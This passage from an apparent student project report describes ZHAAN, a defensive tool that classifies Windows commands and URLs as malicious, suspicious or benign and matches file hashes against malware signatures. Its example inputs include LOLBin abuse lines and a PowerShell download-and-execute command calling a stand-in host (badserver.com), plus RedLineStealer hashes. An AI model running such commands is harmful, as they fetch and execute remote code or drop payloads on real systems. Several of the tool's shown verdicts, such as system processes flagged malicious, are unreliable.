


```
[8] Exit
-----
Select an option (1-8): 2
ZHAAN - Rule-Based Detection
-----
Enter a command to analyze:

```

Figure 54 Rule-Based Detection

The Rule-Based Detection menu will pop up when the user enters 2 in the main menu, showing “ZHAAN – Rule-Based Detection” and asks the user to Enter a command to compare the user input with Column A entries in rules.csv.



```
Enter a command to analyze: explorer.exe /root

--- Command Match Found ---
Prompt      : explorer.exe /root
Description  : Launches explorer shell with root directory view
LOLBin      : No
Content     : System
Frequency   : Common
Source      : Local
Network     : No
Behavioural  : Explorer Shell Abuse
History     : Minimal threat, seen in misconfigs
MITRE ID    : T1005
Technique   : Data from Local System
Score       : 0.55
Classification: SUSPICIOUS
-----

```

Figure 55 User Suspicious Input Matches

The above figure shows the scenario where the user suspicious input matches the rules.csv prompt label. It will give the information based on the csv and highlight the classification in yellow if the given command is suspicious.

```
-----
Enter a command to analyze: set

--- Command Match Found ---
Prompt      : set
Description  : Lists environment variables — typically harmless
LOLBin      : No
Content     : System
Frequency   : Common
Source      : Local
Network     : No
Behavioural  : None
History     : Scripting use
MITRE ID    : —
Technique   : —
Score       : 0.1
Classification: BENIGN
-----
```

Figure 56 User Benign Input Matches

The above figure shows the scenario where the user benign input matches the rules.csv prompt label. It will give the information based on the csv and highlight the classification in green if the given command is benign.

```
Select an Option (1-8): 2
@ZHAAN - Rule-Based Detection
-----
Enter a command to analyze: DataSvcUtil /out:C:\Windows\System32\calc.exe /uri:https://11.11.11.11/encoded

--- Command Match Found ---
Prompt      : DataSvcUtil /out:C:\Windows\System32\calc.exe /uri:https://11.11.11.11/encoded
Description  : Creates file in system directory from URL
LOLBin      : Yes
Content     : Files
Frequency   : Rare
Source      : Remote
Network     : Yes
Behavioural  : Remote File Dropper
History     : Seen in malware drop campaigns
MITRE ID    : T1055.001
Technique   : Dynamic-link Library Injection
Score       : 1
Classification: MALICIOUS
-----
```


Figure 57 User Malicious Input Matches

The above figure shows the scenario where the user malicious input matches the rules.csv prompt label. It will give the information based on the csv and highlight the classification in red if the given command is malicious.

The overall results of the Rule-Based Detection module in ZHAAN is a crucial part of situational awareness and threat comprehension in cybersecurity surveillance such as the SOC. If a potentially **malicious** command is identified, ZHAAN provides a report of the information that would allow the user to make informed decisions. An example is the command “DataSvcUtil /out:C:\Windows\System32\calc.exe /uri:https://11.11.11.11/encoded” labeled as malicious with such additional details as readable description, source, type of behavior and frequency of occurrence. This fact enables users to not only know what the command does download and place a file into a critical system directory but also why it is deemed perilous. Such attributes as “LOLBin: Yes”, show that the command misuses a legitimate Windows utility, a typical technique called Living-off-the-Land, and such tags as Remote, Network: Yes, and Behavioural: Remote File Dropper can be used to categorize the behavior of the command. Also, the output is connected to the command through the MITRE ATT&CK framework with the technique ID T1055.001, which is referred to as DLL Injection, a well-known and described code execution technique employed during a range of malware campaigns. Additional information such as the historical context, “Seen in malware drop campaigns” and a numerical threat score of 1 increases the trust of the user in the correct classification of the system. Finally, the explainable and structured output will allow the user to quickly determine the level of threat and defend the decision of the system as well as mitigation measures, enhancing the overall position of security. ZHAAN, also, catches on to these **suspicious** commands like explorer.exe /root that could be signs of an unauthorized access to sensitive areas, or it could be a misconfiguration by mistake. Not urgent threats but they are marked as requiring additional research as they are rated moderate, and they have been used before. Also, ZHAAN can distinguish **benign** commands like set, which will enlist environment variables and is commonly used in normal scripting contexts. These are tagged with low scores and no follow-up threat behaviors, so users do not get overwhelmed by looking at false positives. By enabling users or analysts to derive structured and explainable insights at every level of threats, malicious, suspicious, and benign, ZHAAN will not only provide alerts to the analysts but will also give the contextual intelligence to act with clarity and confidence.

### Option 3 Run Machine Learning Detection

Machine Learning Detection uses a trained machine learning model that can classify any given Windows command or any URL. It gives the prediction with the percentage for it and a reason for the prediction showing the tokens that influenced the classification.

A screenshot of a terminal window titled "ZHAAN - Machine Learning Detection". The interface shows a prompt "Enter a command to analyze:" followed by the user input "rundll32 syssetup.dll" in green. Below this, the prediction is "Malicious (52.34%)" in red. A justification is provided: "Why: High-weight tokens detected: ['rundll32', 'dll']". At the bottom, a menu lists two options: "1. Try another command" and "2. Return to main menu". The prompt "Select an option (1-2):" is followed by the user input "1" in green.

```
ZHAAN - Machine Learning Detection
-----
Enter a command to analyze: rundll32 syssetup.dll

Prediction: Malicious (52.34%)
Why: High-weight tokens detected: ['rundll32', 'dll']

1. Try another command
2. Return to main menu
Select an option (1-2): 1
```

*Figure 58 ZHAAN ML Malicious Command Detection*

In above scenario, the user has given the command “rundll32 syssetup.dll” to ZHAAN’s Machine Learning model. After the submission, the classifier algorithm will then classify ZHAAN using a multi-stage classification algorithm trained Support Vector Machine (SVM) model. The command is first preprocessed, that is, it is converted to lowercase and any special characters are removed to make it consistent with the training data of the model. It is then converted into numerical feature vector by TF-IDF vectorizer, a mapping of tokens like rundll32 and dll into high-dimensional space in terms of the importance learned. Once the command is vectorized, then the same is passed on to the SVM model which then returns the probability of the command being Malicious, Suspicious, or Benign. In the given case, the model will have predicted that the command will be Malicious with a probability of 52.34 percent. This categorization is made on the basis of the presence of high-weight tokens like rundll32 and dll, which are more often than not linked to DLL injection, loading of payloads, or indirect execution, all of which are actions that are common in malware seen in the real world. The output of ZHAAN also contains a justification (Why) that consists of a list of the influential tokens that were taken into consideration. This makes the models easier to understand and the users understand the reasoning behind every prediction. The user then gets a menu asking them to either make another command or go back to the main interface. This interaction shows that ZHAAN is able to recognize familiar and unfamiliar threats with the help of context aware feature extraction and real time prediction through machine learning.



```
ZHAAN - Machine Learning Detection
-----
Enter a command to analyze: devtoolslauncher.exe LaunchForDeploy [PATH_TO_BIN] "argument here" test

Prediction: Suspicious (39.75%)
Why: High-weight tokens detected: ['bin', 'path to', 'test', 'path', 'to']

1. Try another command
2. Return to main menu
Select an option (1-2): 1
```

*Figure 59 ZHAAN ML Suspicious Command Detection*

In the above scenario, the command ‘devtoolslauncher.exe LaunchForDeploy [PATH\_TO\_BIN] "argument here" test’ is identified as Suspicious with the confidence of 39.75 percent. The model developed by ZHAAN identifies such tokens as bin, path to, and test, which are frequent in deployment or development tools and can be used in the stealthy execution. Though not directly malicious, the command structure is close to automation or sideloading patterns and therefore it falls into the same category. The output provides justification by highlighting important tokens, which is clear and helps in decision-making.

```
ZHAAN - Machine Learning Detection
-----
Enter a command to analyze: powershell Get-ForestTrust

Prediction: Benign (80.83%)
Why: High-weight tokens detected: ['powershell get', 'get', 'powershell']

1. Try another command
2. Return to main menu
Select an option (1-2): 1
```

*Figure 60 ZHAAN ML Benign Command Detection*

In the above scenario, the user input ‘powershell Get-ForestTrust’ is Benign with the confidence of 80.83%. ZHAAN’s model identifies common administrative patterns in the form of tokens such as powershell, get, and powershell get, which are characteristic of system queries that are legitimate. The features are signs of regular consumption and not predatory consumption ZHAAN gives a clear explanation of the rationale of the command based on the high-weight terms it identified, which proves the command safe.

```
ZHAAN - Machine Learning Detection
-----
Enter a command to analyze: http://royalfarm-eg.com/index.php?option=com\_k2&view=itemlist&task=user&id=62:administrator&Itemid=243

Prediction: Malicious (80.53%)
Why: High-weight tokens detected: ['administrator', 'task', 'com index', 'user', 'itemid']

1. Try another command
2. Return to main menu
Select an option (1-2): 1
```

*Figure 61 ZHAAN ML Malicious UIRL Detection*

In the above scenario, the user has given a URL, 'http://royalfarm-eg.com/index.php?option=com\_k2&view=itemlist&task=user&id=62:administrator&Itemid=243' to ZHAAN. ZHAAN's ML model is then used to normalize the URL and tokenize it to get any helpful patterns in the structure, query parameters and path. It will then apply such token and convert into TF-IDF vectors and compare the content with its trained SVM model. The probability of the model that the URL is Malicious is 80.53 percent. The basis of this prediction is the high-weight tokens which include administrator, task, user, itemid and com index. These are the generic terms of evil web shells, probes at defacements, and exploit URLs of vulnerable CMS (especially Joomla or WordPress). This is the form when the script is under automatic targeting or probing against an administration panel. ZHAAN does not only provide the label and probability but also an explanation with the most influential terms being emphasized. This allows users to know the reason as to why the URL is deemed harmful and it strengthens the trust on the decision-making process of the system. Such a situation shows that ZHAAN can expand its threat detection not only to local commands but also into the web domain.

```
ZHAAN - Machine Learning Detection
-----
Enter a command to analyze: www.google.com

Prediction: Benign (50.94%)
Why: High-weight tokens detected: ['google com', 'google', 'www', 'com']

1. Try another command
2. Return to main menu
Select an option (1-2): 2
```


*Figure 62 ZHAAN ML Benign UIRL Detection*

In the above scenario, the input [www.google.com](http://www.google.com) has been categorized as Benign with 50.94% of accuracy. ZHAAN's ML model can also identify some of the commonly used low-risk tokens like google, www and com which are highly correlated with trusted domains. The trust is rather average, but the form and substance relate to safe patterns. The classification is justified by the fact that the decision is clearly explained with the help of top-weighted terms, which confirms its legitimacy.

The user can pick option 2 'Return to main menu' when done with using the machine learning detection and return to main menu.

## Option 4 Malware Identifier

Signature-based detection is used for identifying malware by scanning static files. ZHAAN will alert when a scanned file is malicious providing its signature, MD5, SHA1, SHA256 and VT score.



```
MINGW64:/c/Users/Sharveenn.M/Desktop/possible

Sharveenn.M@DragrenV MINGW64 ~/Desktop/possible
$ md5sum test.txt
405704a4638a51665911e77da161cdc0 *test.txt

Sharveenn.M@DragrenV MINGW64 ~/Desktop/possible
$ sha1sum test.txt
38dcee0a46bf7164c040895f395d2a6d19b43758 *test.txt

Sharveenn.M@DragrenV MINGW64 ~/Desktop/possible
$ sha256sum target.txt
sha256sum: target.txt: No such file or directory

Sharveenn.M@DragrenV MINGW64 ~/Desktop/possible
$ sha256sum test.txt
545d3480a96539da83c24f2bc81d1343c3586368e87860b82711af0959e6764c *test.txt

Sharveenn.M@DragrenV MINGW64 ~/Desktop/possible
$
```

Figure 63 Test File to Detect Malicious File

The above figure shows 'test.txt' a test file which having malicious hash been placed in a folder called 'possible' with its md5, sha1, and sha256 hashes shown. This file will be used for ZHAAN to scan to detect its signature to be matched.

```
Select an option (1-8): 4

Enter the folder path to scan: C:\Users\Sharveenn.M\Desktop\possible

[+] Scanning all files in: C:\Users\Sharveenn.M\Desktop\possible

!!! Malicious files found !!!

File: C:\Users\Sharveenn.M\Desktop\possible\test.txt
Signature: RedLineStealer
MD5      : 405704a4638a51665911e77da161cdc0
SHA1     : 38dcee0a46bf7164c040895f395d2a6d19b43758
SHA256   : 545d3480a96539da83c24f2bc81d1343c3586368e87860b82711af0959e6764c
VT Detect %: 51.39

Do you want to scan another folder?
[1] Yes
[2] No
Select:
```

*Figure 64 ZHAAN Malicious File Identified*

The above figure shows the user use option 4 in the main menu of ZHAAN to enable Malware Identifier. ZHAAN will ask the user to enter a folder path to scan. The user gives a folder path ‘C:\Users\Sharveenn.M\Desktop\possible’ to scan. Then, ZHAAN will read recursively all the files in that directory and subdirectories.


In the process of the scan, ZHAAN calculates the hash values of the files with the help of cryptographic hash functions, MD5, SHA1, and SHA256. The hashes that are calculated in the test.txt file are:

- **MD5:** 405704a4638a51665911e77da161cdc0
- **SHA1:** 38dcee0a46bf7164c040895f395d2a6d19b43758
- **SHA256:** 545d3480a96539da83c24f2bc81d1343c3586368e87860b82711af0959e6764c

The hash value will be compared with ZHAAN’s malware signature data set, mal.csv. In this scenario, it has been identified that there is a direct match, and the file can be described as a sample of a very popular infostealer malware RedLineStealer. Along with that, the dataset has a VirusTotal detection percentage of 51.39, which means that over half of the antivirus engines have detected this file as malicious in the wild.

When a signature match is made, ZHAAN notifies the user with a clean and color-coded output which consists of:

- The file path of the threat.
- The three traceability and verification hash codes.
- The signature that was detected was the malware.
- The VT detection rate that gives an outward promise on the classification of threat.



```
Enter the folder path to scan: C:\Users\Sharveenn.M\Desktop\Pet_Project

[+] Scanning all files in: C:\Users\Sharveenn.M\Desktop\Pet_Project

No malicious files found in the folder.

Do you want to scan another folder?
[1] Yes
[2] No
Select: |
```

*Figure 65 ZHAAN not Finding Any Malicious Files*

The above figure shows another scenario where if the scanned file path has no malicious files having matching signatures, ZHAAN will return “No Malicious files found in the folder”.

After that, ZHAAN will ask the user whether wants to scan another folder. If the user enters 1, the user will be prompted to provide a file path to scan. If the user enters 2, ZHAAN will be redirected to main menu.

## Option 5 Experimental ZHAAN GPT

```
-----
/\_ _ \  /\_ _ \  /\_ _ \  /\_ _ \  /\_ _ \
\/_/ /_ _ \/_/ /_ _ \/_/ /_ _ \/_/ /_ _ \/_/ /_ _ \
  /\_ _ \  /\_ _ \  /\_ _ \  /\_ _ \  /\_ _ \
  \/_/ /_ _ \/_/ /_ _ \/_/ /_ _ \/_/ /_ _ \/_/ /_ _ \

-----
/\_ _ \  /\_ _ \  /\_ _ \
\/_/ /_ _ \/_/ /_ _ \/_/ /_ _ \/_/ /_ _ \/_/ /_ _ \
  /\_ _ \  /\_ _ \  /\_ _ \
  \/_/ /_ _ \/_/ /_ _ \/_/ /_ _ \/_/ /_ _ \/_/ /_ _ \

ZHAAN GPT - T5-powered Reasoning Module
Type 'exit' to quit.
Please start your query with the word 'Analyze' and the desired command, as the model do its best to give its reasoning.
Enter the Command or URL to analyze:
```

Figure 66 ZHAAN GPT Menu

The above figure shows the menu for ZHAAN’s option 5. It is an experimental t5 NLP model targeted to act as an LLM where user inputs a command as input with the prefix ‘Analyze’ and will get a humanlike response on whether the given command is malicious, suspicious, benign with what is the command used for and what should be done if the command is executed accidentally.

```
ZHAAN GPT - T5-powered Reasoning Module
Type 'exit' to quit.
Please start your query with the word 'Analyze' and the desired command, as the model do its best to give its reasoning.

Enter the Command or URL to analyze: analyze: Invoke-WebRequest -Uri http://badserver.com/mal.ps1 -OutFile mal.ps1; ./mal.ps1

🔴 Reasoning Result:
Malicious - Downloads and executes a remote shell script in multiple steps, common in malware delivery. Recommendation: Block the domain and isolate the server for further analysis.

Enter the Command or URL to analyze: exit
```

Figure 67 ZHAAN GPT Response

The above shows, the user have input a query starting with the prefix ‘Analyze:’ to make sure that the system can interpret it best:

**analyze: Invoke-WebRequest -Uri <http://badserver.com/mal.ps1> -OutFile mal.ps1; ./mal.ps1**

The given command is used in common on malware operations in order to execute malicious PowerShell script on a distant server. Internally, ZHAAN GPT will tokenize an input and feed it into the already trained T5 model that produces a complete sentence.

In this case it returns the response:

**Malicious - Downloads and executes a remote shell script in multiple steps, common in malware delivery. Recommendation: Block the domain and isolate the server for further analysis.**

This output takes the form of the three-part response:

- **Categorization:** Command is flagged as Malicious.
- **Explanation:** Identifies the command's behaviour – downloading and execute shell script which is common in malware delivery.
- **Recommendation:** Advising user to block the domain and isolate the server which are typical incident response actions in a real world SOC.


ZHAAN GPT is strong because the system translates a low-level command into actionable useful intelligence in a natural language. The model serves as an aid to the reasoning process- not just to detect, but to advise- and so can be especially useful to students, analysts, or environments where explainability and clarity are valued.

The user can input 'exit' to return back to main menu.




## Option 6 Log Management

The Log Management system of ZHAAN is created to enable the users to see, manipulate and export the history of detection events. The actions that are recorded in every log entry comprise detection outcomes, user inputs, and model predictions, and more.



Name	Date modified	Type
max_log_size.txt	24/6/2025 11:54 AM	Text Document
zhaan_log.txt	4/8/2025 4:58 PM	Text Document
zhaan_log_1.txt	20/6/2025 2:50 PM	Text Document
zhaan_log_2.txt	20/6/2025 3:13 PM	Text Document
zhaan_log_3.txt	20/6/2025 6:18 PM	Text Document
zhaan_log_4.txt	20/6/2025 9:49 PM	Text Document
zhaan_log_5.txt	22/6/2025 9:12 PM	Text Document
zhaan_log_6.txt	22/6/2025 9:29 PM	Text Document
zhaan_log_7.txt	23/6/2025 11:22 AM	Text Document
zhaan_log_8.txt	1/7/2025 3:04 PM	Text Document

Figure 68 Logs Directory Contents



```
File Edit Format View Help
[2025-06-19 01:50:39] Rule-Based | bitsadmin | Score: 1 | Type: Malicious
[2025-06-19 01:50:46] Rule-Based | hello | Not Found in Dataset
[2025-06-19 11:49:14] Rule-Based | bitsadmin | Score: 1 | Type: Malicious
[2025-06-19 11:49:27] ML Detection | Prompt: 'bitsadmin' | Result: Suspicious (38.15%) | Tokens:
['bitsadmin']
[2025-06-19 12:49:56] Rule-Based | extrac32 C:\ADS\proccxp.cab c:\ADS\file.txt:proccxp.exe | Score: 0.8
| Type: Malicious
[2025-06-19 12:50:11] ML Detection | Prompt: 'extrac32 C:\ADS\proccxp.cab c:\ADS\file.txt:proccxp.exe'
| Result: Suspicious (42.41%) | Tokens: ['ads', 'ads file', 'file txt', 'extrac32', 'cab']
[2025-06-19 12:51:18] ML Detection | Prompt: 'extrac32 C:\ADS\proccxp.cab c:\ADS\file.txt:proccxp.exe'
| Result: Suspicious (42.41%) | Tokens: ['ads', 'ads file', 'file txt', 'extrac32', 'cab']
[2025-06-19 12:54:55] ML Detection | Prompt: 'extrac32 C:\ADS\proccxp.cab c:\ADS\file.txt:proccxp.exe'
| Result: Suspicious (42.41%) | Tokens: ['ads', 'ads file', 'file txt', 'extrac32', 'cab']
[2025-06-19 13:07:05] [ERROR] Failed to load ML model/vectorizer: [Errno 2] No such file or directory:
'models\ml_model.joblib'
[2025-06-19 13:08:39] Rule-Based | makecab \10.10.10.10\webdav\file.exe C:\Folder\file.cab | Score: 1 |
Type: Malicious
```

Figure 69 Log1.txt Contents

Logs are kept in the 'logs' directory in plain text so that they are easily accessed and the logs are transparent as shown in above figures.

```
Select an option (1-8): 6
ZHAAN - Log Management
-----
Current log files   : 14
Max size per log    : 500 KB
-----
[1] View Current Log
[2] View All Logs
[3] Export Log File
[4] Set Max Log File Size
[5] Return to Main Menu
-----
Select an option (1-5):
```

*Figure 70 Log Management Menu*

The above figure shows the ZHAAN's log management menu which has the options:

- [1] View Current Log
- [2] View All Logs
- [3] Export Log File
- [4] Set Max Log File Size
- [5] Return to Main Menu

Under the hood, log rotation is done automatically by the log manager and log files are not allowed to grow beyond a size defined by the user. This saves performance and does not use excessive disk usage.

```
Select an option (1-5): 1
8
ZHAAN - Active Log File
-----
[2025-08-04 15:18:36] [LIVE MONITOR] dllhost.exe | C:\WINDOWS\system32\dllhost.exe /ProcessId:{973D28D7-562D-44B9-B70B-5A0F49CCDF3F} | Rule: Benign (0.0) | ML: Malicious (67.28%)
[2025-08-04 15:18:36] [LIVE MONITOR] VoiceControlEngine.exe | C:\Program Files (x86)\MSI\One Dragon Center\VoiceControl\VoiceControlEngine.exe | Rule: Benign (0.0) | ML: Benign (55.12%)
[2025-08-04 15:18:36] [LIVE MONITOR] SecurityHealthSystray.exe | C:\Windows\System32\SecurityHealthSystray.exe | Rule: Benign (0.0) | ML: Malicious (67.28%)
[2025-08-04 15:18:36] [LIVE MONITOR] NVIDIA Overlay.exe | C:\Program Files\NVIDIA Corporation\NVIDIA App\CEF\NVIDIA Overlay.exe | Rule: Benign (0.0) | ML: Benign (51.24%)
[2025-08-04 15:18:36] [LIVE MONITOR] svchost.exe | C:\WINDOWS\system32\svchost.exe -k ClipboardSvcGroup -p -s cbdhsvc | Rule: Benign (0.0) | ML: Malicious (67.28%)
```

Figure 71 ZHAAN Active Log Beginning

```
[2025-08-04 16:58:55] [LIVE MONITOR] PowerShell | hecj | Rule: Benign (0.0) | ML: Benign (73.23%)
[2025-08-05 09:58:32] Rule-Based | ATBroker.exe /start malware | Score: 0.8 | Type: Malicious
[2025-08-05 09:58:55] ML Detection | Prompt: 'start ms-appinstaller:///source=https://pastebin.c
-----
Press [Enter] to return...
```

Figure 72 ZHAAN Active Log Ending

The above figure shows the ‘View Current Log’ option output. ZHAAN will show the contents of the log file that is currently active (zhaan\_log.txt). This file is the real time chronological log of every single detection made by ZHAAN in the different modules. Each line in the active log contains:

- A timestamp marking the date and time of the event
- The source module that generated the event (Live Monitor, Rule-Based, ML Detection, Malware Identify, ZHAAN GPT)
- The command or process being analyzed
- The detection results from each source module

This log offers users an overview of activity across modules, a method to audit differences between rule and ML detection, unambiguous traceability with time stamps to support forensic or reporting purposes, and human readable summary without requiring examination of raw files

The user can press Enter to return to log management menu

```
Select an option (1-5): 2
```

```
Available Log Files:
```

```
-----  
zhaan_log.txt (311 KB)  
zhaan_log_1.txt (504 KB)  
zhaan_log_10.txt (500 KB)  
zhaan_log_11.txt (500 KB)  
zhaan_log_12.txt (500 KB)  
zhaan_log_13.txt (503 KB)  
zhaan_log_2.txt (502 KB)  
zhaan_log_3.txt (500 KB)  
zhaan_log_4.txt (504 KB)  
zhaan_log_5.txt (500 KB)  
zhaan_log_6.txt (503 KB)  
zhaan_log_7.txt (500 KB)  
zhaan_log_8.txt (500 KB)  
zhaan_log_9.txt (500 KB)  
-----
```

```
Press [Enter] to return...
```

```
|
```

*Figure 73 Log Option 2 View All Logs*

The above figure shows the ‘View All Logs’ option output. ZHAAN lists the logs/ directory and shows all accessible log files, the current log, ‘zhaan\_log.txt’ and rotated logs. In every listed log file, there is the file name which clearly shows the rotation of log files. The size of the file in kilobytes (KB), which assists the user to know the amount of data contained in each file. This choice is helpful since it has a well-organized history so that users can easily notice the number of log rotations that have taken place. Storage awareness is then useful in gauging the amount of space logs take up as time goes by. In addition, the users later have the option of exporting logs by name in the case of audit or forensics.

The user can press Enter to return to log management menu

```
ZHAAN - Export Log
-----
Available Logs:
[1] zhaan_log.txt
[2] zhaan_log_1.txt
[3] zhaan_log_10.txt
[4] zhaan_log_11.txt
[5] zhaan_log_12.txt
[6] zhaan_log_13.txt
[7] zhaan_log_2.txt
[8] zhaan_log_3.txt
[9] zhaan_log_4.txt
[10] zhaan_log_5.txt
[11] zhaan_log_6.txt
[12] zhaan_log_7.txt
[13] zhaan_log_8.txt
[14] zhaan_log_9.txt
Select log to export by number: 1

Enter export path (e.g. D:\Backup\log.txt): C:\Users\Sharveenn.M\Desktop\possible
[✓] Exported zhaan_log.txt to C:\Users\Sharveenn.M\Desktop\possible
Press [Enter] to return..|
```

*Figure 74 Log Option 3 Export Log*

The above figure shows the ‘Export Log File’ option output. The user can export a particular log file to a directory of any choice. When this option is chosen, ZHAAN will list the available log files, numbered, in ‘logs’ directory and the current log, zhaan\_log.txt along with the rotated logs. By typing the number, the user chooses the log file wants to export. After choosing, the user is asked to supply an export path, a valid destination to which the file will be copied. When confirmed, ZHAAN will duplicate the chosen log to a given destination by using the file handling operations in Python and inform the user that the export has been completed successfully. This aspect can prove to be particularly beneficial in case of log back up, transmission to a secure repository or transmission to third-party analysts to perform further analysis. It helps in making ZHAAN more useful in real life situations as it facilitates documentation, audits, and forensic investigations and it is very convenient to maintain or carry evidence of suspicious activities or detections.

The user can press Enter to return to log management menu

```
-----  
Select an option (1-5): 4  
